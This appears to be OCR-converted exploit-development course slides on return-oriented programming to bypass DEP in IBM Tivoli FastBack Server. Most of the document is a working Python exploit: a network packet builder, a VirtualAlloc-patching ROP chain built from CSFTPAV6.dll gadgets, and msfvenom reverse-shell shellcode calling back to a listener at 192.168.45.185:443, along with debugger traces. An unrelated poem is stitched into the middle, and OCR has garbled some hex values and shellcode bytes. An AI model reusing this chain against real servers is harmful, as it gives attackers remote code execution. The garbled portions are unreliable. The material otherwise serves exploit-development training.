
```
0:079> dd esp L1
0d25ff54 77ea9bf9
0:079> ed esp 90909090
0:079> dd esp L1
0d25ff54 90909090
0:079> r eip=esp
0:079> p
(1ef8.1c10): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=002a2000 ebx=00000000 ecx=77ea9bc0 edx=77ea9bc0 esi=77ea9bc0 edi=77ea9bc0
eip=0d25ff54 esp=0d25ff54 ebp=0d25ff80 iopl=0          nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000          efl=00010246
0d25ff54 90          nop
```

**R O p c H A i N i n G**

# Return Oriented Programming

By combining a large number of short instruction sequences, we can build gadgets that allow arbitrary computation and perform higher-level actions, such as writing content to a memory location.





one  
the earth turns yellow.  
on winding back streets bicycles whiz  
by in amazing numbers.

In the thick, sultry air we hear music  
and then the stench of rotting  
melons and garbage

two  
open windows  
We have tea and smile a lot  
drawing strength  
from the bonds of religion and family.

three  
Love is also in bloom  
Young couples are dancing to  
very old records and an accordion.

the beer is warm.



# Defeating DEP

At this point, depending on our goals and on the number of gadgets we can obtain, there are two different approaches we could take:

- Build a 100% ROP shellcode.
- Build a ROP stage that can lead to subsequent execution of traditional shellcode.

One way to implement this ROP attack is to allocate memory using the Win32 VirtualAlloc API. A different approach to bypass DEP could be to change the permissions of the memory page where the shellcode already resides by calling the Win32 VirtualProtect API. The address of VirtualProtect or VirtualAlloc is usually retrieved from the Import Address Table (IAT) of the target DLL. Then the required API parameters can be set on the stack before the relevant APIs are invoked.

Often, it's not possible to predict argument values before triggering the exploit, so we can use ROP itself to solve this problem as well. In the buffer that triggers the vulnerability, we can create a skeleton of the function call and then use ROP gadgets to dynamically set the parameters on the stack.

Another alternative to bypass DEP, we could use the Win32 WriteProcessMemory API. The idea is to hot-patch the code section (specifically, the .text section) of a running process, inject shellcode, and then eventually jump into it. We don't fight DEP here, we just follow its rules.

## Bad characters: 0x00, 0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x20

```
0:079> !nmod
00190000 001c3000 snclientapi           /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\snclientapi.dll
001d0000 001fd000 libcclog              /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\libcclog.dll
00400000 00c0c000 FastBackServer        /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\FastBackServer.exe
01300000 0132b000 gsk8iccs            /SafeSEH OFF          C:\Program Files\ibm\gsk8\lib\gsk8iccs.dll
014c0000 01502000 NLS                  /SafeSEH ON  /GS       C:\Program Files\Tivoli\TSM\FastBack\Common\NLS.dll
01510000 0154a000 icclib019            /SafeSEH ON  /GS       C:\Program Files\ibm\gsk8\lib\N\icc\icclib\icclib019.dll
03090000 03180000 libeay32IBM019      /SafeSEH OFF          C:\Program Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll
10000000 1003d000 SNFS                /SafeSEH OFF          C:\Program Files\Tivoli\TSM\FastBack\server\SNFS.dll
50200000 50237000 CSNCDAV6            /SafeSEH ON  /GS       C:\Program Files\Tivoli\TSM\FastBack\server\CSNCDAV6.DLL
50500000 50577000 CSFTPAV6            /SafeSEH ON  /GS       C:\Program Files\Tivoli\TSM\FastBack\server\CSFTPAV6.DLL
51000000 51032000 CSMTPAV6            /SafeSEH ON  /GS       C:\Program Files\Tivoli\TSM\FastBack\server\CSMTPAV6.DLL
62f60000 63003000 MSVCR90             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\WinSxS\x86_microsoft.vc90.crt_1fc8b3b9a1e18e3b_9.0.3
651b0000 651d7000 ulyb                 /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\ulyb.dll
65740000 65776000 IfsUtil              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\IfsUtil.dll
6a8a0000 6a8af000 browcli              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\browcli.dll
6a9c0000 6a9ca000 DAVHLPR              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\DAVHLPR.dll
6a9d0000 6a9e9000 davclnt              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\davclnt.dll
6a9f0000 6aa02000 ntlanman            /SafeSEH ON  /GS *ASLR *DEP C:\Windows\System32\ntlanman.dll
```

```
copy "C:\Program Files\Tivoli\TSM\FastBack\server\csftpav6.dll" .  
.\\rp-win-x86.exe -f csftpav6.dll -r 5 > rop.txt
```

```
0x50516808: push 0x00000038 ; pop eax ; ret ; (1 found)  
0x5050ea1: push 0x00000040 ; add eax, 0x00000AC0 ; push eax ; lea eax, dword [ebp-0x54] ; push eax ; call dword [0x5054A04C] ; (1 found)  
0x50510fff: push 0x00000040 ; call dword [0x5054A100] ; (1 found)  
0x5050da06: push 0x00000040 ; mov dword [esi], eax ; push ebx ; lea eax, dword [esi+0x04] ; push eax ; call dword [0x5054A04C] ; (1 found)  
0x5050da88: push 0x00000040 ; mov dword [esi], eax ; push ebx ; lea eax, dword [esi+0x04] ; push eax ; call dword [0x5054A04C] ; (1 found)  
0x5050ef28: push 0x00000040 ; push dword [ebp+0x0C] ; push dword [ebp-0x04] ; call dword [0x5054A0D0] ; (1 found)  
0x50548e47: push 0x00000040 ; push dword [ebp+0x1C] ; lea eax, dword [ebp+0x24] ; push eax ; call dword [0x5054A04C] ; (1 found)  
0x50548e46: push 0x00000040 ; push dword [ebp+0x1C] ; lea eax, dword [ebp+0x24] ; push eax ; call dword [0x5054A04C] ; (1 found)  
0x5050ca86: push 0x00000040 ; push eax ; lea eax, dword [edi+0x00000200] ; push eax ; call ebx ; (1 found)  
0x5050cfcc: push 0x00000040 ; push eax ; lea eax, dword [edi+0x00000200] ; push eax ; call ebx ; (1 found)  
0x5050caa1: push 0x00000040 ; push eax ; lea eax, dword [edi+0x00000240] ; push eax ; call ebx ; (1 found)  
0x5050cfe2: push 0x00000040 ; push eax ; lea eax, dword [edi+0x00000240] ; push eax ; call ebx ; (1 found)  
0x5050c6d1: push 0x00000040 ; push esi ; push eax ; call dword [0x5054A04C] ; (1 found)  
0x5051221b: push 0x00000042 ; call dword [0x5054A194] ; (1 found)  
0x5050eeec: push 0x00000042 ; mov dword [ebp+0x0C], eax ; call dword [0x5054A194] ; (1 found)  
0x5050780d: push 0x00000053 ; lea eax, dword [edi+eax*8+0x0000389C] ; push eax ; call dword [0x5055C9A4] ; (1 found)  
0x505081e8: push 0x00000053 ; push dword [ebp+0x0C] ; call dword [0x5055C9A4] ; (1 found)  
0x50507560: push 0x00000059 ; add eax, 0x0000389C ; push eax ; call dword [0x5055C9A4] ; (1 found)  
0x50508015: push 0x0000005A ; push eax ; mov dword [ebp+0x0C], eax ; call dword [0x5055C9A4] ; (1 found)
```

```
28497 0x505369ac: xor edx, edx ; ret ; (1 found)  
28498 0x50542f3c: xor edx, edx ; ret ; (1 found)  
28499 0x50540ba4: xor edx, edx ; xor edi, edi ; jmp esi ; (1 found)  
28500 0x50540b84: xor edx, edx ; xor esi, esi ; xor edi, edi ; call ecx ; (1 found)  
28501 0x5053890c: xor esi, dword [ebp-0x08] ; call dword [0x5054A138] ; (1 found)  
28502 0x50538915: xor esi, eax ; call dword [0x5054A044] ; (1 found)  
28503 0x5053891d: xor esi, eax ; call dword [0x5054A188] ; (1 found)  
28504 0x50538925: xor esi, eax ; lea eax, dword [ebp-0x10] ; push eax ; call dword [0x5054A1E0] ; (1 found)  
28505 0x505413bc: xor esi, esi ; inc esi ; push esi ; push 0x50551068 ; push esi ; call dword [0x5054A230] ; (1 found)  
28506 0x505375c8: xor esi, esi ; push edi ; call dword [0x5054A028] ; (1 found)  
28507 0x50540b86: xor esi, esi ; xor edi, edi ; call ecx ; (1 found)  
28508 0x5051e408: xorps xmm2, [edi+0x57] ; push edi ; call dword [0x5054A110] ; (1 found)  
28509
```

# VirtualAlloc

VirtualAlloc can reserve, commit, or change the state of a region of pages in the virtual address space of the calling process.

## VirtualAlloc function (memoryapi.h)

Article • 02/05/2024

Feedback

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Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process. Memory allocated by this function is automatically initialized to zero.

To allocate memory in the address space of another process, use the [VirtualAllocEx](#) function.

## Syntax

C++

 Copy

```
LPVOID VirtualAlloc(
    [in, optional] LPVOID lpAddress,
    [in]          SIZE_T dwSize,
    [in]          DWORD  flAllocationType,
    [in]          DWORD  flProtect
);
```

# VirtualAlloc

If the lpAddress parameter points to an address belonging to a previously committed memory page, we will be able to change the protection settings for that memory page using the fProtect parameter.

As shown in the function prototype, VirtualAlloc requires a parameter (dwSize) for the size of the memory region whose protection properties we are trying to change. However, VirtualAlloc can only change the memory protections on a per-page basis, so as long as our shellcode is less than 0x1000 bytes, we can use any value between 0x01 and 0x1000.

The two final arguments are predefined enums. fAllocationType must be set to the MEM\_COMMIT enum value (numerical value 0x00001000), while fProtect should be set to the PAGE\_EXECUTE\_READWRITE enum value (numerical value 0x00000040).<sup>1</sup> This will allow the memory page to be readable, writable, and executable.

0d2be300 75f5ab90 -> KERNEL32!VirtualAllocStub

0d2be304 0d2be488 -> Return address (Shellcode on the stack)

0d2be308 0d2be488 -> lpAddress (Shellcode on the stack)

0d2be30c 00000001 -> dwSize

0d2be310 00001000 -> fAllocationType

0d2be314 00000040 -> fProtect

# VirtualAlloc

There are a few things to note.

- We do not know the VirtualAlloc address beforehand.
- We do not know the return address and the IpAddress argument beforehand.
- dwSize, flAllocationType, and flProtect contain NULL bytes.

We can deal with these problems by sending placeholder values in the skeleton. We'll then assemble ROP gadgets that will dynamically fix the dummy values, replacing them with the correct ones.

```

# psAgentCommand
buf = bytearray([0x41]*0xC)
buf += pack("<i", 0x534) # opcode
buf += pack("<i", 0x0) # 1st memcpy: offset
buf += pack("<i", 0x500) # 1st memcpy: size field
buf += pack("<i", 0x0) # 2nd memcpy: offset
buf += pack("<i", 0x100) # 2nd memcpy: size field
buf += pack("<i", 0x0) # 3rd memcpy: offset
buf += pack("<i", 0x100) # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

# psCommandBuffer
va = pack("<L", (0x45454545)) # dummy VirutalAlloc Address
va += pack("<L", (0x46464646)) # Shellcode Return Address
va += pack("<L", (0x47474747)) # # dummy Shellcode Address
va += pack("<L", (0x48484848)) # dummy dwSize
va += pack("<L", (0x49494949)) # # dummy flAllocationType
va += pack("<L", (0x51515151)) # dummy flProtect

offset = b"A" * (276 - len(va))
eip = b"B" * 4
rop = b"C" * (0x400 - 280)

chain = offset + va + eip + rop

formatString = b"File: %s From: %d To: %d ChunkLoc: %d FileLoc: %d" % (chain,0,0,0,0)
buf += formatString

# Checksum
buf = pack(">i", len(buf)-4) + buf

def main():

    server = "192.168.232.10"
    port = 11460

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))

    s.send(buf)
    s.close()

    print("[+] Packet sent")
    sys.exit(0)

if __name__ == "__main__":
    main()


```

0:077> g  
(e18.1114): Access violation - code c0000005 (first chance)  
First chance exceptions are reported before any exception handling.  
This exception may be expected and handled.  
eax=00000000 ebx=05f1c318 ecx=0d40ca70 edx=77e71670 esi=05f1c318 edi=00669360  
eip=42424242 esp=0d40e31c ebp=51515151 iopl=0 nv up ei pl zr na pe nc  
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246  
42424242 ?? ??

0:077> dc esp-1c  
0d40e300 45454545 46464646 00000000 48484848 EEEEEFFF....HHHH  
0d40e310 00000000 51515151 42424242 43434343 ....QQQQBBBBCCCC  
0d40e320 43434343 43434343 43434343 43434343 CCCCCCCCCCCCCCCCCC  
0d40e330 43434343 43434343 43434343 43434343 CCCCCCCCCCCCCCCCCC  
0d40e340 43434343 43434343 43434343 43434343 CCCCCCCCCCCCCCCCCC  
0d40e350 43434343 43434343 43434343 43434343 CCCCCCCCCCCCCCCCCC  
0d40e360 43434343 43434343 43434343 43434343 CCCCCCCCCCCCCCCCCC  
0d40e370 43434343 43434343 43434343 43434343 CCCCCCCCCCCCCCCCCC

```
offset = b"A" * (276 - len(va))
eip = pack("<L", (0x50501110)) # push esp ; push eax ; pop edi; pop esi ; ret
rop = b"C" * (0x400 - 280)
```

```
0:078> bp 0x50501110
0:078> g
Breakpoint 0 hit
eax=00000000 ebx=05dab3b8 ecx=0d2cca70 edx=77e71670 esi=05dab3b8 edi=00669360
eip=50501110 esp=0d2ce31c ebp=51515151 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
CSFTPAV6+0x1110:
50501110 54          push    esp
0:078> dd esp 14
0d2ce31c 43434343 43434343 43434343 43434343
0:078> p
eax=00000000 ebx=05dab3b8 ecx=0d2cca70 edx=77e71670 esi=05dab3b8 edi=00669360
eip=50501111 esp=0d2ce318 ebp=51515151 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
CSFTPAV6+0x1111:
50501111 50          push    eax
0:078> dd esp 14
0d2ce318 0d2ce31c 43434343 43434343 43434343
0:078> p
eax=00000000 ebx=05dab3b8 ecx=0d2cca70 edx=77e71670 esi=05dab3b8 edi=00669360
eip=50501112 esp=0d2ce314 ebp=51515151 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
CSFTPAV6+0x1112:
50501112 5f          pop     edi
0:078> dd esp 14
0d2ce314 00000000 0d2ce31c 43434343 43434343
0:078> p
eax=00000000 ebx=05dab3b8 ecx=0d2cca70 edx=77e71670 esi=05dab3b8 edi=00000000
eip=50501113 esp=0d2ce318 ebp=51515151 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
CSFTPAV6+0x1113:
50501113 5e          pop     esi
0:078> dd esp 14
0d2ce318 0d2ce31c 43434343 43434343 43434343
0:078> p
eax=00000000 ebx=05dab3b8 ecx=0d2cca70 edx=77e71670 esi=0d2ce31c edi=00000000
eip=50501114 esp=0d2ce31c ebp=51515151 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
CSFTPAV6+0x1114:
50501114 c3          ret
0:078> dd esp 14
0d2ce31c 43434343 43434343 43434343 43434343
```



```

offset = b"A" * (276 - len(va))

# patching VirtualAlloc address via IAT
eip = pack("<L", (0x50501110)) # push esp ; push eax ; pop edi; pop esi ; ret
rop = pack("<L", (0x5050118e)) # mov eax,esi ; pop esi ; retn
rop += pack("<L", (0x42424242)) # junk
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0xffffffe4)) # -0x1C
rop += pack("<L", (0x5051579a)) # add eax, ecx ; ret
rop += pack("<L", (0x50537d5b)) # push eax ; pop esi ; ret
rop += pack("<L", (0x5053a0f5)) # pop eax ; ret
rop += pack("<L", (0x5054A221)) # VirtualAlloc IAT + 1
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0xffffffff)) # -1 into ecx
rop += pack("<L", (0x5051579a)) # add eax, ecx ; ret
rop += pack("<L", (0x5051f278)) # mov eax, dword [eax] ; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret

# patching return address

rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x5050118e)) # mov eax, esi ; pop esi ; ret
rop += pack("<L", (0x42424242)) # junk
rop += pack("<L", (0x5052f773)) # push eax ; pop esi ; ret
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0xffffffffdf0)) # -0x210
rop += pack("<L", (0x50533bf4)) # sub eax, ecx ; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret

```

## Adding ~80 more gadgets...

```
# patching VA arguments
# ----

# patching lpAddress
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x5050118e)) # mov eax, esi ; pop esi ; ret
rop += pack("<L", (0x42424242)) # junk
rop += pack("<L", (0x5052f773)) # push eax ; pop esi ; ret
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0xfffffd4)) # -0x20c
rop += pack("<L", (0x50533bf4)) # sub eax, ecx ; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret

# patching dwSize
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x5053a0f5)) # pop eax ; ret
rop += pack("<L", (0xffffffff)) # -1 value that is negated
rop += pack("<L", (0x50527840)) # neg eax ; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret

# patching flAllocationType
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x5053a0f5)) # pop eax ; ret
rop += pack("<L", (0x80808080)) # first value to be added
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0x7f7f7f8f80)) # second value to be added
rop += pack("<L", (0x5051579a)) # add eax, ecx ; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret

# patching flProtect
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x50522fa7)) # inc esi ; add al, 0x2B ; ret
rop += pack("<L", (0x5053a0f5)) # pop eax ; ret
rop += pack("<L", (0x80808080)) # first value to be added
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0x7f7f7f7fc0)) # second value to be added
rop += pack("<L", (0x5051579a)) # add eax, ecx ; ret
rop += pack("<L", (0x5051cbb6)) # mov dword [esi], eax ; ret
#rop += pack("<L", (0x5051e4db)) # int3 ; push eax ; call esi
```

```

# move esp to point to VA address and patched arguments
rop += pack("<L", (0x5050118e)) # mov eax,esi ; pop esi ; retn
rop += pack("<L", (0x42424242)) # junk
rop += pack("<L", (0x505115a3)) # pop ecx ; ret
rop += pack("<L", (0xfffffff8)) # negative offset value
rop += pack("<L", (0x5051579a)) # add eax, ecx ; ret
rop += pack("<L", (0x5051571f)) # xchq eax, ebp ; ret
rop += pack("<L", (0x50533cbf)) # mov esp, ebp ; pop ebp ; ret

# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.185 LPORT=443 -b "\x00\x09\x0a"
padding = b"C" * 0xe0

shellcode = b""
shellcode += b"\xd9\xcd\xbe\x53\x18\xb2\x43\xd9\x74\x24\xf4"
shellcode += b"\x5f\x29\xc9\xb1\x52\x31\x77\x17\x03\x77\x17"
shellcode += b"\x83\x94\x1c\x50\xb6\xe6\xf5\x16\x39\x16\x06"
shellcode += b"\xb7\x77\xb3\xf3\x37\xb7\xa7\x70\x67\x07\xa3\xd4"
shellcode += b"\x84\xec\xel\xcc\x1f\x80\x2d\xe3\xa8\x2f\x08"
shellcode += b"\xc4\x29\x03\x68\x4d\xaa\x5e\xbd\xad\x93\x90"
shellcode += b"\xb0\xac\xd4\xcd\x39\xfc\x8d\x9a\xec\x10\xb9"
shellcode += b"\xd7\x2c\x9b\xf1\xf6\x34\x78\x41\xf8\x15\x2f"
shellcode += b"\x9d\xab\x5\xce\x0e\xd8\xff\xc8\x53\xe5\xb6"
shellcode += b"\x63\x7\x91\x48\x5\xf9\x5a\xe6\x88\x35\x9a"
shellcode += b"\xf6\xcd\xf2\x52\x8d\x27\x01\xee\x96\xfc\x7b"
shellcode += b"\x34\x12\x6\xdc\xbf\x84\xc2\xdd\x6\x52\x81"
shellcode += b"\xd2\x9\x10\xcd\xf6\xdc\xf5\x66\x02\x54\xf8"
shellcode += b"\xa8\x82\x2\xe\xdf\x6\xce\xf5\x7e\x35\xaa\x58"
shellcode += b"\x7e\x25\x15\x04\xda\x2e\xb8\x51\x57\x6d\xd5"
shellcode += b"\x96\x5a\x8d\x25\xb1\xed\xfe\x17\x1e\x46\x68"
shellcode += b"\x14\xd7\x40\x6\x5b\xc2\x35\xff\xaa\xed\x45"
shellcode += b"\x6\x0\xb9\x15\x40\x40\xc2\xfd\x90\x6d\x17"
